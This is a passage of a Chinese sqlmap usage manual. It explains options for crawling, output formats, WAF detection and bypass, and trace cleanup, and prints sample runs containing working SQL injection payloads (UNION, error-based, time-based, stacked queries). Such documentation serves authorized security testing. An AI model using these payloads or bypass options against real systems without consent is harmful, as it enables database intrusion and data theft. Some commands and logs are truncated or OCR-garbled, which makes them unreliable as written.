在二进制内容检索的情况下 (例如具有存储二进制值的列的表), 可以使用 `--binary-fields` sqlmap 处理选项。然后这些字段 (即表格列) 被检索并以其十六进制输出, 之后可以用其他工具 (例如john) 处理它们。

(5) 自定义注入字符集

```
1 | 参数 --charset
```

在基于bool和时间的盲注中，用户可以使用自定义字符集来加速数据检索过程。例如，在输出消息摘要值（例如SHA1）的情况下，通过使用 `--charset="0123456789abcdef"`，预期的请求数量比常规运行少了30%。

(6) 从目标网址开始抓取网站

1 | 参数 `--crawl`

Sqlmap可以从目标URL开始爬取目标站点并收集可能存在漏洞的URL,后面跟的参数是爬行的深度。

针对MySQL目标的示例运行：

1 | `python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/" --batch --crawl=3`

结果：

```
1 | [...]
2 | [xx:xx:53] [INFO] starting crawler
3 | [xx:xx:53] [INFO] searching for links with depth 1
4 | [xx:xx:53] [WARNING] running in a single-thread mode. This could take a while
5 | [xx:xx:53] [INFO] searching for links with depth 2
6 | [xx:xx:54] [INFO] heuristics detected web page charset 'ascii'
7 | [xx:xx:00] [INFO] 42/56 links visited (75%)
8 | [...]
```

我们还可以使用选项 `--crawl-exclude` 提供正则表达式来排除爬网页面。例如，如果您想跳过路径中包含关键字logout的所有页面，则可以使用 `--crawl-exclude=logout`。

(7) 规定输出到CSV中的分隔符

1 | 参数 `--csv-del`

当dump保存为CSV格式时（`--dump-format=CSV`），需要一个分隔符，默认是逗号，用户也可以改为别的 如：`--csv-del=";"`

(8) DBMS身份验证

1 | 参数 `--dbms-cred`

某些时候当前用户的权限不够，做某些操作会失败。在这些情况下，如果他通过使用此选项向sqlmap 提供admin用户凭据，sqlmap将尝试使用这些凭据以专门的“运行方式”机制（例如在Microsoft SQL Server上的OPENROWSET）重新运行问题部分。

(9) 输出数据的格式

1 | 选项 `--dump-format`

将数据存储到输出目录中的相应文件时，sqlmap支持三种不同类型的格式：CSV，HTML和SQLITE。

默认格式是CSV，其中每个表格行按行存储到文本文件中，每个条目用逗号分隔（或者提供了选项 `--csv-del`）。

在HTML的情况下，输出被存储到HTML文件中，其中每行用格式化表格中的行表示。

在SQLITE的情况下，输出存储到SQLITE数据库中，原始表内容被复制到具有相同名称的相应表中。

(10) 强制用于数据检索的字符编码

1 | 参数 `--encoding`

为了正确解码字符数据，sqlmap使用Web服务器提供的信息（例如HTTP头Content-Type）或来自第三方库chardet启发式的结果。不过，我可以自定义编码（例如 `--encoding=GBK`）。

必须注意的是，由于存储的数据库内容与目标端使用的数据库连接器之间的隐含不兼容性，字符信息可能会丢失。

(11) 预估完成时间

1 | 开关 `--eda`

该参数用于显示估计的完成时间。

针对Oracle目标进行布尔盲注的示例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/oracle/get_int_bool.php?id=1"
```

结果：

```
1 | [...]
2 | [hh:mm:01] [INFO] the back-end DBMS is Oracle
3 | [hh:mm:01] [INFO] fetching banner
4 | [hh:mm:01] [INFO] retrieving the length of query output
5 | [hh:mm:01] [INFO] retrieved: 64
6 | 17% [=====>] ] 11/64 ETA 00:19
7 |
```



```
8 |  
9 | [...] 64/64  
10 | 100% [=====] 64/64  
11 | [hh:mm:53] [INFO] retrieved: Oracle Database 10g Enterprise Edition Release 10.2  
12 | .0.1.0 - Prod  
13 |  
14 | web application technology: PHP 5.2.6, Apache 2.2.9  
15 | back-end DBMS: Oracle  
16 | banner: 'Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod'
```

如你所见，sqlmap首先计算查询输出的长度，然后估计到达时间，以百分比显示进度并计算检索到的输出字符的数量。

(12) 刷新session文件

```
1 | 参数: --flush-session
```

你可以使用选项 `--flush-session` 刷新session文件的内容，这样可以避免在sqlmap中默认实现的缓存机制。也可以手动删除会话文件。

(13) 分析和测试表单的输入字段

```
1 | 开关 --forms
```

如果你想对一个页面的form表单中的参数进行测试，可以使用-r读取请求文件，或者通过 `--data` 参数测试。但是当使用 `--forms` 参数时，sqlmap会自动从 `-u` 中的url获取页面中的表单进行测试。

(14) 忽略在会话文件中存储的查询结果

```
1 | 开关 --fresh-queries
```

忽略session文件保存的查询，重新查询。

(15) 使用DBMS hex函数

```
1 | 开关 --hex
```

在检索非ASCII数据经常发生数据丢失情况。这个问题的一个解决方案是使用DBMS十六进制函数。通过该开关打开，数据在被检索之前被编码为十六进制格式，然后被解码为原始格式。

针对PostgreSQL目标的示例：

```
1 | python sqlmap.py -u "http://192.168.48.130/sqlmap/pgsql/get_int.php?id=1" --banne
```

结果:

```
1 | [...]
2 | [xx:xx:14] [INFO] fetching banner
3 | [xx:xx:14] [PAYLOAD] 1 AND 5849=CAST((CHR(58)||CHR(118)||CHR(116)||CHR(106)||CHR
4 | (58))||(ENCODE(CONVERT_TO((COALESCE(CAST(VERSION() AS CHARACTER(10000)),(CHR(32)
5 | )),(CHR(85)||CHR(84)||CHR(70)||CHR(56))), (CHR(72)||CHR(69)||CHR(88))))::text||(
6 | CHR(58)||CHR(110)||CHR(120)||CHR(98)||CHR(58)) AS NUMERIC)
7 | [xx:xx:15] [INFO] parsed error message: 'pg_query() [<a href='function.pg-query'
8 | >function.pg-query</a>]: Query failed: ERROR:  invalid input syntax for type num
9 | eric: ":vtj:506f737467726553514c20382e332e39206f6e20693438362d70632d6c696e75782d
10 | 676e752c20636f6d70696c656420627920474343206763632d342e332e7265616c20284465626961
11 | 6e2032e332e322d312e312920342e332e32:nxb:" in <b>/var/www/sqlmap/libs/pgsql.inc.p
12 | hp</b> on line <b>35</b>'
13 | [xx:xx:15] [INFO] retrieved: PostgreSQL 8.3.9 on i486-pc-linux-gnu, compiled by
14 | GCC gcc-4.3.real (Debian 4.3.2-1.1) 4.3.2
-- | [...]
```

(16) 自定义输出目录路径

```
1 | 参数 --output-dir
```

默认情况下, sqlmap将会话和结果文件存储在子目录output文件夹中。如果你想自定义路径, 你可以使用这个选项 (例如 `--output-dir = / tmp`) 。

(17) 从响应中获取DBMS的错误信息

```
1 | 开关 --parse-errors
```

如果Web应用程序配置为调试模式, 则它会在HTTP响应中显示错误消息, sqlmap可以解析并显示它们。这对于调试目的非常有用, 例如弄清楚为什么枚举不起作用, 这可能是会话用户权限的问题, 在这种情况下, 您会看到一条DBMS错误消息, 该消息显示 **Access denied for user <SESSION USER>**

针对Microsoft SQL Server目标的示例:

```
1 | python sqlmap.py -u "http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --p
```

输出:

```

1 | [...]
2 | [xx:xx:17] [INFO] ORDER BY technique seems to be usable. This should reduce the
3 | time needed to find the right number of query columns. Automatically extending th
4 | e range for current UNION query injection technique test
5 | [xx:xx:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Driv
6 | ers (0x80040E14)
7 | [Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 10 i
8 | s out of range of the number of items in the select list.
9 | <b>/sqlmap/mssql/iis/get_int.asp, line 27</b>'
10 | [xx:xx:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Driv
11 | ers (0x80040E14)
12 | [Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 6 is
13 | out of range of the number of items in the select list.
14 | <b>/sqlmap/mssql/iis/get_int.asp, line 27</b>'
15 | [xx:xx:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Driv
16 | ers (0x80040E14)
17 | [Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is
18 | out of range of the number of items in the select list.
19 | <b>/sqlmap/mssql/iis/get_int.asp, line 27</b>'
20 | [xx:xx:17] [INFO] target URL appears to have 3 columns in query
21 | [...]

```

(18) 将参数命令保存在配置INI文件中

```
1 | 参数 --save
```

可以将参数命令保存到配置INI文件中。然后可以使用-c参数编辑生成的文件并将其传递到sqlmap，如上所述。

(19) 更新sqlmap

```
1 | 开关 --update
```

使用此选项，你可以直接从Git存储库将工具更新到最新的开发版本。如果此操作失败，请从你的sqlmap安装目录下执行git pull。它将执行 --update 完全相同的操作。如果你在Windows上运行sqlmap，则可以使用SmartGit客户端。

强烈建议在提交错误报告之前先更新sqlmap。

16、其他杂项

(1) 使用参数缩写

```
1 | 参数 -z
```

有时使用参数太长太复杂(例如 `--batch --random-agent --ignore-proxy --technique=BEU`), 如何处理这个问题有一个更简单和更短的方法。在sqlmap中它被称为“助记符”。

每个参数和开关都可以使用 `-z` 参数写成助记符形式, 可以只写前几个字母, 如`-batch`可以简写为`bat`,参数之间以逗号分割, 简写的前提是参数简写后的形式是唯一的。

例如:

```
1 | python sqlmap.py --batch --random-agent --ignore-proxy --technique=BEU -u "www.ta
```

可被写成

```
1 | python sqlmap.py -z "bat,randoma,ign,tec=BEU" -u "www.target.com/vuln.php?id=1"
```

另一个例子:

```
1 | python sqlmap.py --ignore-proxy --flush-session --technique=U --dump -D testdb -T
```

可被写成:

```
1 | python sqlmap.py -z "ign,flu,bat,tec=U,dump,D=testdb,T=users" -u "www.target.com/
```

(2) 成功SQL注入时报警

```
1 | 参数 --alert
```

该参数用于在找到新的注入点时发出警报, 后跟一个用于发出警报的命令。例如

```
1 | python sqlmap.py -r data.txt --alert "there is a bug"
```

(3) 设置问题的答案

```
1 | 参数 --answers
```

使用 `--batch` 选项时, sqlmap会自动执行默认的选项。如果你想手动设置问题答案, 在`-answers`后面接上问题的答案可实现。若回答多个问题, 以逗号分隔。

针对MySQL目标的示例:

```
1 | python sqlmap.py -u "http://192.168.22.128/sqlmap/mysql/get_int.php?id=1"--techni
```

结果

```
1 | [...]
2 | [xx:xx:56] [INFO] testing for SQL injection on GET parameter 'id'
3 | heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you
4 | want to skip test payloads specific for other DBMSes? [Y/n] Y
5 | [xx:xx:56] [INFO] do you want to include all tests for 'MySQL' extending provide
6 | d level (1) and risk (1)? [Y/n] N
7 | [...]
```

(4) 发现SQL注入时发出蜂鸣声

```
1 | 开关 --beep
```

使用此参数可以在成功检测到注入点时发出蜂鸣声。

(5) 清理sqlmap的UDF(s)和临时表

```
1 | 开关 --cleanup
```

强烈推荐在测试结束后使用此参数清除Sqlmap创建的临时表和自定义函数，`--cleanup`会帮助你尽可能地清除数据库管理系统和文件系统上的入侵痕迹。

(6) 检查依赖关系

```
1 | 开关 --dependencies
```

有些情况下，sqlmap需要使用其他的第三方库，如果没有则会出错，但是，如果你可以使用开关`--dependencies`检查所有额外的第三方库依赖关系。

例如：

```
1 | python sqlmap.py --dependencies
```

结果

```
1 | [...]
2 | [xx:xx:28] [WARNING] sqlmap requires 'python-kinterbasdb' third-party library in
3 | order to directly connect to the DBMS Firebird. Download from http://kinterbasd
4 | b.sourceforge.net/
5 | [xx:xx:28] [WARNING] sqlmap requires 'python-pymssql' third-party library in ord
6 | er to directly connect to the DBMS SQL Server. Download from http://www.pymssql.com/
```

```
6 | er to directly connect to the DBMS Sybase. Download from http://pymssql.sourceforge
7 | rge.net/
8 | [xx:xx:28] [WARNING] sqlmap requires 'python pymysql' third-party library in ord
9 | er to directly connect to the DBMS MySQL. Download from https://github.com/peteh
10 | unt/PyMySQL/
11 | [xx:xx:28] [WARNING] sqlmap requires 'python cx_Oracle' third-party library in o
12 | rder to directly connect to the DBMS Oracle. Download from http://cx-oracle.sour
13 | ceforge.net/
14 | [xx:xx:28] [WARNING] sqlmap requires 'python-psycopg2' third-party library in or
15 | der to directly connect to the DBMS PostgreSQL. Download from http://initd.org/p
16 | sycopg/
17 | [xx:xx:28] [WARNING] sqlmap requires 'python ibm-db' third-party library in orde
18 | r to directly connect to the DBMS IBM DB2. Download from http://code.google.com/
19 | p/ibm-db/
20 | [xx:xx:28] [WARNING] sqlmap requires 'python jaydebeapi & python-jpype' third-pa
21 | rty library in order to directly connect to the DBMS HSQLDB. Download from https
22 | ://pypi.python.org/pypi/JayDeBeApi/ & http://jpype.sourceforge.net/
23 | [xx:xx:28] [WARNING] sqlmap requires 'python-pyodbc' third-party library in orde
24 | r to directly connect to the DBMS Microsoft Access. Download from http://pyodbc.
25 | googlecode.com/
26 | [xx:xx:28] [WARNING] sqlmap requires 'python-pymssql' third-party library in ord
27 | er to directly connect to the DBMS Microsoft SQL Server. Download from http://py
28 | mssql.sourceforge.net/
29 | [xx:xx:28] [WARNING] sqlmap requires 'python-ntlm' third-party library if you pl
30 | an to attack a web application behind NTLM authentication. Download from http://
31 | code.google.com/p/python-ntlm/
32 | [xx:xx:28] [WARNING] sqlmap requires 'websocket-client' third-party library if y
33 | ou plan to attack a web application using WebSocket. Download from https://pypi.
34 | python.org/pypi/websocket-client/
```

(7) 禁用控制台输出颜色

```
1 | 开关 --disable-coloring
```

sqlmap默认彩色输出，可以使用此参数，禁掉彩色输出。

(8) 指定使用Google dork结果的某页

```
1 | 参数 --gpage
```

使用参数 **-g** 时sqlmap默认使用前100个URL地址作为注入测试，结合此选项，可以指定页面的URL测试。

(9) 使用HTTP参数污染

HTTP参数污染（HPP）是绕过WAF / IPS / IDS保护机制（此处解释）的一种方法，它对ASP/IIS和ASP.NET/IIS平台特别有效。

如果你怀疑目标是在这种保护之下，你可以尝试使用此开关绕过它。

(10) 彻底检测WAF/IPS/IDS

Sqlmap可以识别WAF/IPS/IDS以使用户进行针对性操作（如：添加“-tamper”）。目前Sqlmap支持检测30多种不同的WAF/IPS/IDS，如Airlock和Barracuda WAF等。检测WAF的脚本可以在安装目录的waf目录中找到。

针对由ModSecurity WAF保护的MySQL目标的示例：

```
1 python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" --ident
```

结果

```
1 [...]
2 [xx:xx:23] [INFO] testing connection to the target URL
3 [xx:xx:23] [INFO] heuristics detected web page charset 'ascii'
4 [xx:xx:23] [INFO] using WAF scripts to detect backend WAF/IPS/IDS protection
5 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'USP Secure Entry Server (Un
6 ited Security Providers)'
7 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'BinarySEC Web Application F
8 irewall (BinarySEC)'
9 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'NetContinuum Web Applicatio
10 n Firewall (NetContinuum/Barracuda Networks)'
11 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Hyperguard Web Application
12 Firewall (art of defence Inc.)'
13 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Cisco ACE XML Gateway (Cisc
14 o Systems)'
15 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'TrafficShield (F5 Networks)
16 '
17 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Teros/Citrix Application Fi
18 rewall Enterprise (Teros/Citrix Systems)'
19 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KONA Security Solutions (Ak
20 amai Technologies)'
21 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Incapsula Web Application F
22 irewall (Incapsula/Imperva)'
23 [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'CloudFlare Web Application
```

```

24 | Firewall (CloudFlare)'
25 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Barracuda Web Application F
26 | irewall (Barracuda Networks)'
27 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'webApp.secure (webScurity)'
28 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Proventia Web Application S
29 | ecurity (IBM)'
30 | [xx:xx:23] [DEBUG] declared web page charset 'iso-8859-1'
31 | [xx:xx:23] [DEBUG] page not found (404)
32 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KS-WAF (Knownsec)'
33 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'NetScaler (Citrix Systems)'
34 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Jiasule Web Application Fir
35 | ewall (Jiasule)'
36 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'WebKnight Application Firew
37 | all (AQTRONIX)'
38 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'AppWall (Radware)'
39 | [xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'ModSecurity: Open Source We
40 | b Application Firewall (Trustwave)'
41 | [xx:xx:23] [CRITICAL] WAF/IDS/IPS identified 'ModSecurity: Open Source Web Appli
42 | cation Firewall (Trustwave)'. Please consider usage of tamper scripts (option '-
43 | -tamper')
44 | [...]

```

1 | 参数 --skip-waf

默认情况下，sqlmap自动发送一个虚拟参数值，包含故意‘可疑’的SQL注入有效载荷（例如 `...&foobar = AND 1 = 1 UNION ALL SELECT 1,2,3, table_name FROM information_schema.tables WHERE 2> 1`）。如果目标响应方式与原始请求不同，则很有可能会受到某种保护。

如有任何问题，用户可以通过提供开关 `--skip-waf` 来禁用此机制。

(11) 模仿智能手机

1 | 开关 --mobile

有时，Web服务器会向手机展示不同的页面。在这种情况下，你可以使用HTTP User-Agent来模仿手机。也可以通过使用这个开关来实现，sqlmap会要求你选择一个当前流行的模拟智能手机。

例如：

```
1 | python sqlmap.py -u "http://www.target.com/vuln.php?id=1" --mobile
```

结果


```
1 | which smartphone do you want sqlmap to imitate through HTTP User-Agent header?
2 | [1] Apple iPhone 4s (default)
3 | [2] BlackBerry 9900
4 | [3] Google Nexus 7
5 | [4] HP iPAQ 6365
6 | [5] HTC Sensation
7 | [6] Nokia N97
8 | [7] Samsung Galaxy S
9 | > 1
10 | [...]
```

(12) 在离线模式下工作（仅使用会话数据）

```
1 | 开关 --offline
```

通过使用开关 `--offline`，Sqlmap将仅仅使用以前存储的会话数据做测试而不向目标发送任何数据包。

(13) 安全的删除output目录的文件

```
1 | 开关 --purge-output
```

如果用户决定安全地从输出目录中删除所有内容，包含以前的sqlmap运行的所有目标详细信息，则可以使用 `--purge-output`。在清除时，先用随机数据覆盖原有数据，甚至对文件名和目录名也进行重命名以覆盖旧名称，所有覆盖工作完成后才执行删除。最后整个目录树将被删除。

例如：

```
1 | python sqlmap.py --purge-output -v 3
```

结果：

```
1 | [...]
2 | [xx:xx:55] [INFO] purging content of directory '/home/user/sqlmap/output'...
3 | [xx:xx:55] [DEBUG] changing file attributes
4 | [xx:xx:55] [DEBUG] writing random data to files
5 | [xx:xx:55] [DEBUG] truncating files
6 | [xx:xx:55] [DEBUG] renaming filenames to random values
7 | [xx:xx:55] [DEBUG] renaming directory names to random values
8 | [xx:xx:55] [DEBUG] deleting the whole directory tree
9 | [...]
```

(14) 启发式判断注入

有些情况下，用户拥有大量可能的目标URL（例如，提供了选项 `-m`），并且他希望尽快找到易受攻击的目标。

如果使用开关 `--smart`，则只有可引发DBMS错误的参数才会被进一步扫描。否则，他们会被跳过。

针对MySQL目标的示例：

```
1 python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/get_int.php?ca=17&user=fc"
```

结果：

```
1 [...]
2 [xx:xx:14] [INFO] testing if GET parameter 'ca' is dynamic
3 [xx:xx:14] [WARNING] GET parameter 'ca' does not appear dynamic
4 [xx:xx:14] [WARNING] heuristic (basic) test shows that GET parameter 'ca' might
5 not be injectable
6 [xx:xx:14] [INFO] skipping GET parameter 'ca'
7 [xx:xx:14] [INFO] testing if GET parameter 'user' is dynamic
8 [xx:xx:14] [WARNING] GET parameter 'user' does not appear dynamic
9 [xx:xx:14] [WARNING] heuristic (basic) test shows that GET parameter 'user' might
10 not be injectable
11 [xx:xx:14] [INFO] skipping GET parameter 'user'
12 [xx:xx:14] [INFO] testing if GET parameter 'id' is dynamic
13 [xx:xx:14] [INFO] confirming that GET parameter 'id' is dynamic
14 [xx:xx:14] [INFO] GET parameter 'id' is dynamic
15 [xx:xx:14] [WARNING] reflective value(s) found and filtering out
16 [xx:xx:14] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
17 injectable (possible DBMS: 'MySQL')
18 [xx:xx:14] [INFO] testing for SQL injection on GET parameter 'id'
19 heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you
20 want to skip test payloads specific for other DBMSes? [Y/n] Y
21 do you want to include all tests for 'MySQL' extending provided level (1) and risk
22 (1)? [Y/n] Y
23 [xx:xx:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
24 [xx:xx:14] [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING
25 clause' injectable
26 [xx:xx:14] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
27
28 [xx:xx:14] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or
29 HAVING clause' injectable
30 [xx:xx:14] [INFO] testing 'MySQL inline queries'
31 [xx:xx:14] [INFO] testing 'MySQL > 5.0.11 stacked queries'
```

```

32 | [xx:xx:14] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
33 | [xx:xx:14] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
34 | [xx:xx:24] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' in
35 | jectable
36 | [xx:xx:24] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
37 | [xx:xx:24] [INFO] automatically extending ranges for UNION query injection techn
38 | ique tests as there is at least one other potential injection technique found
39 | [xx:xx:24] [INFO] ORDER BY technique seems to be usable. This should reduce the
40 | time needed to find the right number of query columns. Automatically extending t
41 | he range for current UNION query injection technique test
42 | [xx:xx:24] [INFO] target URL appears to have 3 columns in query
43 | [xx:xx:24] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 colu
44 | mns' injectable
45 | [...]

```

(15) 选择 (或跳过) payload

1 | 参数 --test-filter

举个例子，如果你只想使用内部包含wow关键词的payload来测试，那么你可以使用 `--test-filter=ROW`

针对MySQL目标的示例：

```

1 | python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" --batch

```

结果：

```

1 | [...]
2 | [xx:xx:39] [INFO] GET parameter 'id' is dynamic
3 | [xx:xx:39] [WARNING] reflective value(s) found and filtering out
4 | [xx:xx:39] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
5 | injectable (possible DBMS: 'MySQL')
6 | [xx:xx:39] [INFO] testing for SQL injection on GET parameter 'id'
7 | [xx:xx:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause
8 | '
9 | [xx:xx:39] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE or
10 | HAVING clause' injectable
11 | GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
12 | )? [y/N] N
13 | sqlmap identified the following injection points with a total of 3 HTTP(s) reques
14 | ts:
15 | ---
16 | Place: GET
17 |

```



```
23   be injectable (possible DBMS: 'MySQL')
24 [xx:xx:13] [INFO] testing for SQL injection on GET parameter 'artist'
25 it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
26 ecific for other DBMSes? [Y/n] Y
27 for the remaining tests, do you want to include all tests for 'MySQL' extending
28 provided level (1) and risk (1) values? [Y/n] Y
29 [xx:xx:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
30 [xx:xx:13] [INFO] GET parameter 'artist' seems to be 'AND boolean-based blind -
31 WHERE or HAVING clause' injectable
32 [xx:xx:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B
33 Y or GROUP BY clause'
34 [xx:xx:13] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY
35 or GROUP BY clause'
36 [xx:xx:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER B
37 Y or GROUP BY clause (EXTRACTVALUE)'
38 [xx:xx:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY
39 or GROUP BY clause (EXTRACTVALUE)'
40 [xx:xx:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER B
41 Y or GROUP BY clause (UPDATEXML)'
42 [xx:xx:14] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY
43 or GROUP BY clause (UPDATEXML)'
44 [xx:xx:14] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B
45 Y or GROUP BY clause (EXP)'
46 [xx:xx:14] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (E
47 XP)'
48 [xx:xx:14] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B
49 Y or GROUP BY clause (BIGINT UNSIGNED)'
50 [xx:xx:14] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (B
51 IGINT UNSIGNED)'
52 [xx:xx:14] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER B
53 Y or GROUP BY clause'
54 [xx:xx:14] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING clause'
55 [xx:xx:14] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'
56 [xx:xx:14] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACT
57 VALUE)'
58 [xx:xx:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
59 [xx:xx:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACT
60 VALUE)'
61 [xx:xx:15] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEX
62 ML)'
63 [xx:xx:15] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
64 [xx:xx:15] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT
65 UNSIGNED)'
66 [xx:xx:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
67 [xx:xx:15] [INFO] automatically extending ranges for UNION query injection techn
68 ique tests as there is at least one other (potential) technique found
69 [xx:xx:15] [INFO] ORDER BY technique seems to be usable. This should reduce the
```

[illegible]

```

117         title: AND boolean-based blind - WHERE or HAVING clause
118         Payload: artist=1 AND 5707=5707
119
120         Type: UNION query
121         Title: Generic UNION query (NULL) - 3 columns
122         Payload: artist=-7983 UNION ALL SELECT CONCAT(0x716b706271,0x6f6c506a7473764
123 26d58446f634454616a4c647a6c6a69566e584e454c64666f6861466e697a5069,0x716a786a71),
124 NULL,NULL-- -
125 ---
126 [xx:xx:26] [INFO] the back-end DBMS is MySQL
127 [xx:xx:26] [INFO] fetching banner
128 web application technology: Nginx, PHP 5.3.10
129 back-end DBMS operating system: Linux Ubuntu
130 back-end DBMS: MySQL 5
131 banner:      '5.1.73-0ubuntu0.10.04.1'
132 [xx:xx:26] [INFO] fetched data logged to text files under '/home/stamparm/.sqlma
133 p/output/testphp.vulnweb.com'
134 sqlmap-shell> exit

```

(17) 适合初学者用户的向导界面

1 | 开关 --wizard

对于初学者用户来说，它有一个向导界面，它尽可能使用简单的工作流程和尽可能少的问题。

如果用户只输入目标URL并在需要选择时使用默认答案（例如按Enter键），他最后应该具有一个正确的结果。

针对Microsoft SQL Server目标的示例：

```

1  $ python sqlmap.py --wizard
2
3      sqlmap/1.0-dev-2defc30 - automatic SQL injection and database takeover tool
4      http://sqlmap.org
5
6  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
7      consent is illegal. It is the end user's responsibility to obey all applicable
8      local, state and federal laws. Developers assume no liability and are not respon
9      sible for any misuse or damage caused by this program
10
11  [*] starting at xx:xx:26
12
13  Please enter full target URL (-u): http://192.168.21.129/sqlmap/mssql/iis/get_in
14  t.asp?id=1
15  POST data (--data) [Enter for None]:
16  Injection difficulty (--level/--risk). Please choose:
17  [1] Normal (default)
18  [2] Medium
19  [3] Hard

```

```

17  [3] naru
18  > 1
19  Enumeration (--banner/--current-user/etc). Please choose:
20  [1] Basic (default)
21  [2] Smart
22  [3] All
23  > 1
24
25  sqlmap is running, please wait..
26
27  heuristic (parsing) test showed that the back-end DBMS could be 'Microsoft SQL S
28  erver'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
29  do you want to include all tests for 'Microsoft SQL Server' extending provided l
30  evel (1) and risk (1)? [Y/n] Y
31  GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
32  )? [y/N] N
33  sqlmap identified the following injection points with a total of 25 HTTP(s) requ
34  ests:
35  ---
36  Place: GET
37  Parameter: id
38      Type: boolean-based blind
39      Title: AND boolean-based blind - WHERE or HAVING clause
40      Payload: id=1 AND 2986=2986
41
42      Type: error-based
43      Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
44      Payload: id=1 AND 4847=CONVERT(INT,(CHAR(58)+CHAR(118)+CHAR(114)+CHAR(100)+C
45  HAR(58)+(SELECT (CASE WHEN (4847=4847) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(58
46  )+CHAR(111)+CHAR(109)+CHAR(113)+CHAR(58)))
47
48      Type: UNION query
49      Title: Generic UNION query (NULL) - 3 columns
50      Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(58)+CHAR(118)+CHAR(114)+CHAR(1
51  00)+CHAR(58)+CHAR(70)+CHAR(79)+CHAR(118)+CHAR(106)+CHAR(87)+CHAR(101)+CHAR(119)+
52  CHAR(115)+CHAR(114)+CHAR(77)+CHAR(58)+CHAR(111)+CHAR(109)+CHAR(113)+CHAR(58)--
53
54      Type: stacked queries
55      Title: Microsoft SQL Server/Sybase stacked queries
56      Payload: id=1; WAITFOR DELAY '0:0:5'--
57
58      Type: AND/OR time-based blind
59      Title: Microsoft SQL Server/Sybase time-based blind
60      Payload: id=1 WAITFOR DELAY '0:0:5'--
61
62      Type: inline query
63      Title: Microsoft SQL Server/Sybase inline queries
64      Payload: id=(SELECT CHAR(58)+CHAR(118)+CHAR(114)+CHAR(100)+CHAR(58)+(SELECT
